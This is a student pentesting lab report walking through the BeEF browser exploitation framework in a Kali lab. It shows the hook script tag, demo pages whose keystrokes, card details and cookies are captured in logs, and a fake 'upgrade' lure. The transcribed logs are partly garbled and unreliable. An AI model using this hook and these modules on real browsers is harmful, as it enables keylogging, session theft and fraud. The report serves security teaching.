

THE MEGA HACKING GROUP PROJECT OF DEATH

Total Report

By: Joelle Waugh

& Elicia Ramitt

Instructor: Adam “Abe” Aberthney

Course: COMP 357 Advanced Pentesting

Date: December 9, 2025

Table of Contents

Lab Creation-Browser Exploitation Framework	3
Attack Report: Browser Exploitation Framework	11
Purple Team Mitigation Report	18
Lab Creation-Juice Shop	20
Application Deployment	20
Attack Report.....	21
SQL Injection.....	21
Target	21
Exploit	21
Purple Team Mitigation Report	22
GitHub Links:	23

Lab Creation-Browser Exploitation Framework

This lab focuses on using BeEF for Browser Exploitation Framework and the Gophish simulation was optional. There is somewhat of a phish simulation using the BeEF control panel command later shown in this lab.

To begin, install the latest version of Kali VM, 2025.4. For this lab, you only require one VM. As shown below:



Be sure to run *sudo apt update* and *sudo apt full-upgrade* before starting, as shown below.

```
(kali@kali)~$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.5 MB]
Fetched 73.5 MB in 1min 20s (919 kB/s)
2 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali@kali)~$ sudo apt full-upgrade
Error: Invalid operation full-upgrade

(kali@kali)~$ sudo apt full-upgrade
The following packages were automatically installed and are no longer require
d:
amass-common libudfread0
girl1.2-girepository-2.0 libwireshark18
libharmadillo14 libwiretap15
libbluray2 libwsutil16
libbson-1.0-0t64 libx264-164
libdisplay-info2 libyelp0
libgdal37 python3-bluepy
libgeos3.14.0 python3-click-plugins
libgirepository-1.0-1 python3-gps
libgpgme11t64 python3-kismetcapturebtgeiger
libgpgmepp6t64 python3-kismetcapturefreaklabszigbee
libinstpatch-1.0-2 python3-kismetcapturertl433
libjs-jquery-ui python3-kismetcapturertladsb
libjs-underscore python3-kismetcapturertlamr
libmongoc-1.0-0t64 python3-multipart
libnet1 python3-protobuf
libobjc-14-dev python3-pysmi
libplacebo349 python3-xird
libportmidi0 python3-xlutils
libradare2-5.0-0t64 python3-xlwt
librav1e0.7 python3-zombie-imp
libsqlcipher1 samba-ad-dc
libtheoradec1 samba-ad-provision
libtheoraenc1 samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Upgrading:
libmpeg2t64 libmpeg2t64-gnutls
```

For this lab you will need to install beef on kali. As shown below. Use the command `sudo apt install -y beef-xss`. I have already installed it. It will also make sure you go into `/usr/share/beef-xss` folder on kali.

```
(kali1@kali1)-[/usr/share/beef-xss]
$ sudo apt install -y beef-xss
beef-xss is already the newest version (0.5.4.0+git20250422-0kali1).
The following packages were automatically installed and are no longer require
d:
amass-common                      libudfread0
girl1.2-girepository-2.0         libwires shark18
libarmadillo14                  libwiretap15
libbluray2                      libwsutil16
libbson-1.0-0t64               libx264-164
libdisplay-info1                libyelp0
libgdal37                       python3-bluepy
libgeos3.14.0                   python3-click-plugins
libgirepository-1.0-1           python3-gpg
libgpgme11t64                  python3-kismetcapturebtgeiger
libgpgmepp64                   python3-kismetcapturefreaklabsrigbee
libinstpatch-1.0-2              python3-kismetcapturertl433
libjs-jquery-ui                 python3-kismetcapturertladsb
libjs-underscore                python3-kismetcapturertlamr
libmongoc-1.0-0t64              python3-multipart
libnet1                           python3-protobuf
libobjc-14-dev                  python3-pysmi
libplacebo349                   python3-xlrd
libportmidi0                    python3-xlutils
libradare2-5.0.0t64             python3-xlwt
libravie0.7                     python3-zombie-imp
libsqlcipher1                   samba-ad-dc
libtheoraec1                     samba-ad-provision
libtheoraenc1                   samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
```

To run use the command `beef-xss` shows below show that is active and running and a password of your choice.

```
(kali1@kali1)-[/usr/share/beef-xss]
$ sudo su
(root@kali1)-[/usr/share/beef-xss]
# beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoiupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
   Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; pres
   et: disabled)
   Active: active (running) since Mon 2025-12-08 02:11:20 EST; 5s ago
   Invocation: f7d884086d8f45d3979ffc1af0c57e9c
   Main PID: 13460 (ruby)
     Tasks: 10 (limit: 4410)
    Memory: 203.9M (peak: 203.9M)
       CPU: 4.689s
   CGroup: /system.slice/beef-xss.service
           └─13460 ruby ./beef
             └─13507 node /tmp/execjs20251208-13460-h99ivxjs


Dec 08 02:11:20 kali1 systemd[1]: Started beef-xss.service - beef-xss.
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22][*] Browser E...4.0
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22] | Twit:...ect
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22] | Site:...com
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22] |_ Wiki:...iki
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22][*] Project C...rn)
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:23][*] BeEF is l...
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1
```

Once you start, you'll be prompted to create a password. It will then activate the beef and automatically open the graphical interface, where you can enter your username and password. As shown below.

A screenshot of a web form titled "Authentication:". Below the title, there are two input fields: "Username:" and "Password:". To the right of the "Password:" field is a "Login" button.

Once you log in, you will see this page as shown below. It is an information page that directs you to all the practice hooks. The version of beef used is 0.5.4.0.




For this lab, we will use the website's demo page to run some of the commands. In addition to the two lab websites, create a sample page where users can enter information. For example, a copy of the code is available on GitHub. One thing to note in the code is that a script is used to hook the webpage.

The BeEF control panel using the loopback IP 127.0.0.1:3000. For your webpage to work use the IP of the Kali virtual machine as shown below:



```
Session Actions Edit View Help
(kali1@kali1)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
   link/ether 00:0c:29:fd:b8:be brd ff:ff:ff:ff:ff:ff
   inet 192.168.236.137/24 brd 192.168.236.255 scope global dynamic noprefixroute eth0
       valid_lft 1734sec preferred_lft 1734sec
   inet6 fe80::20c:29ff:febd:b8be/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

The webpage should appear as below.



Once you have your code and webpage, let's perform some safe attacks on a secure test environment from BeEF and on our own.

There are two infrastructures one is when connecting to the Linux command using the local host and the other the VM's IP address, as shown below:



Attack Report: Browser Exploitation Framework

Here is how to go through the attacks performed using the BeEF control panel, demos and create a webpage.

- On the get-start page, two links say here. Click on the first one and a webpage should open as shown below. Follow the steps on the page and check the logs.



You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- [The Browser Exploitation Framework Project homepage](#)
- [BeEF Wiki](#)
- [Browser Hacker's Handbook](#)
- [Slashdot](#)

Have a go at the event logger. Insert your secret here:


Why do you have beef with me ? :(

You can also load up a more [advanced demo page](#).

- In the log, you can see if we can find the secret, as shown below. In the log below you see how detailed it is as it logs how I typed in the phrase. It also shows what keys I used.

id	Type	Event	Date	Browser ID
126	1001.000s	[Plot] Browser window has lost focus.	2015-12-08 17:46:22 UTC	1
126	1013.000s	[New Typed]	2015-12-08 17:47:45 UTC	1
127	1014.902s	[New Typed] ok	2015-12-08 17:47:44 UTC	1
128	1015.002s	[New Typed] ok	2015-12-08 17:47:43 UTC	1
129	1015.424s	[Mouse Click] x: 991 y: 221 = testswatchplot[Important Test]	2015-12-08 17:47:42 UTC	1
130	1015.736s	[Mouse Click] x: 991 y: 221 = testswatchplot[Important Test]	2015-12-08 17:47:42 UTC	1
131	1015.876s	[Mouse Click] x: 991 y: 221 = testswatchplot[Important Test]	2015-12-08 17:47:42 UTC	1
132	1000.000s	[Focus] Browser window has regained focus.	2015-12-08 17:47:38 UTC	1
131	995.170s	[Plot] Browser window has lost focus.	2015-12-08 17:47:36 UTC	1
130	995.000s	[New Typed]	2015-12-08 17:46:59 UTC	1
129	994.842s	[Mouse Click] x: 991 y: 221 = testswatchplot[Important Test]	2015-12-08 17:46:59 UTC	1
128	992.769s	[Mouse Click] x: 990 y: 199 = testswatchplot[Important Test]	2015-12-08 17:46:53 UTC	1
127	992.701s	[Mouse Click] x: 990 y: 199 = testswatchplot[Important Test]	2015-12-08 17:46:53 UTC	1
126	991.909s	[Mouse Click] x: 990 y: 197 = testswatchplot[Important Test]	2015-12-08 17:46:52 UTC	1
126	991.800s	[Mouse Click] x: 990 y: 197 = testswatchplot[Important Test]	2015-12-08 17:46:52 UTC	1
124	990.900s	[Focus] Browser window has regained focus.	2015-12-08 17:46:50 UTC	1
123	990.849s	[Plot] Browser window has lost focus.	2015-12-08 17:46:48 UTC	2
122	990.800s	[New Typed]	2015-12-08 17:46:48 UTC	2
121	990.800s	[New Typed]	2015-12-08 17:46:42 UTC	2
120	990.844s	[Mouse Click] x: 974 y: 322 = testswatchplot[Important Test]	2015-12-08 17:46:42 UTC	1
119	990.090s	[New Typed] 3 (modifies [SWF] 0)	2015-12-08 17:46:40 UTC	1
118	947.140s	[New Typed] C (modifies [SWF] 0)	2015-12-08 17:46:36 UTC	1
117	946.030s	[New Typed] 3 (modifies [SWF] 1)	2015-12-08 17:46:35 UTC	1
116	946.030s	[New Typed] 3 (modifies [SWF] 1)	2015-12-08 17:46:34 UTC	1
115	945.847s	[New Typed] ok	2015-12-08 17:46:32 UTC	1
114	945.800s	[New Typed] ok	2015-12-08 17:46:32 UTC	1
113	945.976s	[New Typed] ok	2015-12-08 17:46:30 UTC	1
112	939.900s	[New Typed] ok (ok)	2015-12-08 17:46:29 UTC	2
111	939.829s	[New Typed]	2015-12-08 17:46:29 UTC	2
110	937.890s	[New Typed] ok	2015-12-08 17:46:27 UTC	2
id	Type	Event	Date	Browser ID
109	939.994s	[New Typed] ok	2015-12-08 17:46:26 UTC	1
108	939.979s	[New Typed] ok	2015-12-08 17:46:26 UTC	1
107	939.930s	[New Typed] Why (modifies [SWF] 0)	2015-12-08 17:46:24 UTC	1
106	939.980s	[New Typed] 0 (modifies [SWF] 0)	2015-12-08 17:46:22 UTC	1
105	929.960s	[Mouse Click] x: 997 y: 229 = testswatchplot[Important Test]	2015-12-08 17:46:19 UTC	1
104	918.400s	[Focus] Browser window has regained focus.	2015-12-08 17:46:06 UTC	1

- Now we will try the advanced version. Return to getting started page. Click on the link and the page should look like as shown below and click on the order “Your BeEf-Hamper button and order beef”.



THE BUTCHER

Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

[Our Meaty Friends](#) [Order Your BeEF-Hamper](#)

Delicious delicious hamper, straight to your door!

Name:

Phone:

Address:

Credit Card:

[Buy buy!](#)

Sign up to our mailing list for delicious meats delivered straight to your inbox!

E-mail:

Password:


[Sign Up!](#)

Thanks to http://www.flickr.com/photos/die_1st_arn/ and <http://dinerfarms.com> for the BeEF images

- Click *buy buy!* And sign up and return to the log page to see the information that was encrypt and not encrypted.

PC	Type	Event	Date	Element
201	0.047s	[Browser window has lost focus.	2015-12-09 18:00:18 UTC	1
202	7.216s	[Process] Browser window has regained focus.	2015-12-09 18:00:18 UTC	2
203	7.208s	[Browser window has lost focus.	2015-12-09 18:00:18 UTC	3
204	184.864s	[From JavaScript] "User: John Doe - Method: GET - WebSite: yourname.com; phone: 416.243.6373; address: Peterborough; creditCard: 1234648410321; encrypted: Buy buy!" > Data	2015-12-09 18:00:18 UTC	4
207	181.777s	[Mouse Click] x: 881 y: 452 > input	2015-12-09 18:00:18 UTC	5
208	181.196s	[User Typed] 0	2015-12-09 18:00:18 UTC	6
209	181.179s	[User Typed] Enter (newline) [Shift] 0	2015-12-09 18:00:18 UTC	7
204	181.140s	[User Typed] all over	2015-12-09 18:00:18 UTC	8
203	181.130s	[User Typed] go	2015-12-09 18:00:18 UTC	9
202	181.124s	[User Typed] @ members [Shift] 0	2015-12-09 18:00:18 UTC	10
201	181.112s	[User Typed] begin	2015-12-09 18:00:18 UTC	11
200	181.100s	[User Typed] gem	2015-12-09 18:00:18 UTC	12
219	181.044s	[User Typed] g@ members [Shift] 0	2015-12-09 18:00:18 UTC	13
218	181.030s	[User Typed] your	2015-12-09 18:00:18 UTC	14
217	181.000s	[User Typed] e	2015-12-09 18:00:18 UTC	15
216	181.891s	[User Typed] go	2015-12-09 18:00:18 UTC	16
215	181.879s	[User Typed] new	2015-12-09 18:00:18 UTC	17
214	181.866s	[User Typed]	2015-12-09 18:00:18 UTC	18
213	181.861s	[Mouse Click] x: 881 y: 456 > input (yourname)	2015-12-09 18:00:18 UTC	19
212	181.819s	[Mouse Click] x: 881 y: 456 > input (yourname)	2015-12-09 18:00:18 UTC	20
211	181.807s	[User Typed] 01	2015-12-09 18:00:18 UTC	21
210	181.800s	[User Typed] 8418	2015-12-09 18:00:18 UTC	22
209	181.800s	[User Typed] 464	2015-12-09 18:00:18 UTC	23
208	181.802s	[User Typed] 123	2015-12-09 18:00:18 UTC	24
207	181.777s	[Mouse Click] x: 881 y: 475 > input (creditCard)	2015-12-09 18:00:18 UTC	25
206	181.786s	[User Typed] ough	2015-12-09 18:00:18 UTC	26
205	181.801s	[Mouse Click] x: 881 y: 452 > input (address)	2015-12-09 18:00:18 UTC	27
204	181.677s	[User Typed] gh	2015-12-09 18:00:18 UTC	28
203	181.604s	[User Typed] no	2015-12-09 18:00:18 UTC	29
202	181.600s	[User Typed] re	2015-12-09 18:00:18 UTC	30

- Select current browser and select commands.



- There are several options, to execute. *Under browser – Hooked Domain – Get Cookie* to get the cookie go back to the webpage and type in the information. Then return to the BeEF control Panel and execute the cookie command. Got to the logs make sure to refresh the page and results should be shown.



Below are the logs:

#	Type	Event	Date	Browser ID
229	0.20%	[Bolt] Received socket low level frame	2025-12-08 18:57:38 UTC	1
237	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
238	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
239	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
240	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
241	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
242	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
243	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
244	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
245	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
246	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
247	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
248	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
249	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
250	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
251	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1
252	99.04%	[From Subthread] Action: info:info Method: GET - header: user-agent: googlebot/201.0.0.0 (http://www.google.com/bot.html) url: http://www.google.com/bot.html	2025-12-08 18:57:38 UTC	1

- We are going to use some other commands to see how it works. Under social engineering folder select *clippy*. You will see a page as shown below. Leave the IP Address. Click on execute and go back to the demo webpage.



- In the bottom right corner, you will see *clippy* from Microsoft word asking you to upgrade the browser now.

Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up for our mailing-list or purchase our special BeEF-Hamper!

Our Meaty Friends [Order Your BeEF-Hamper](#)

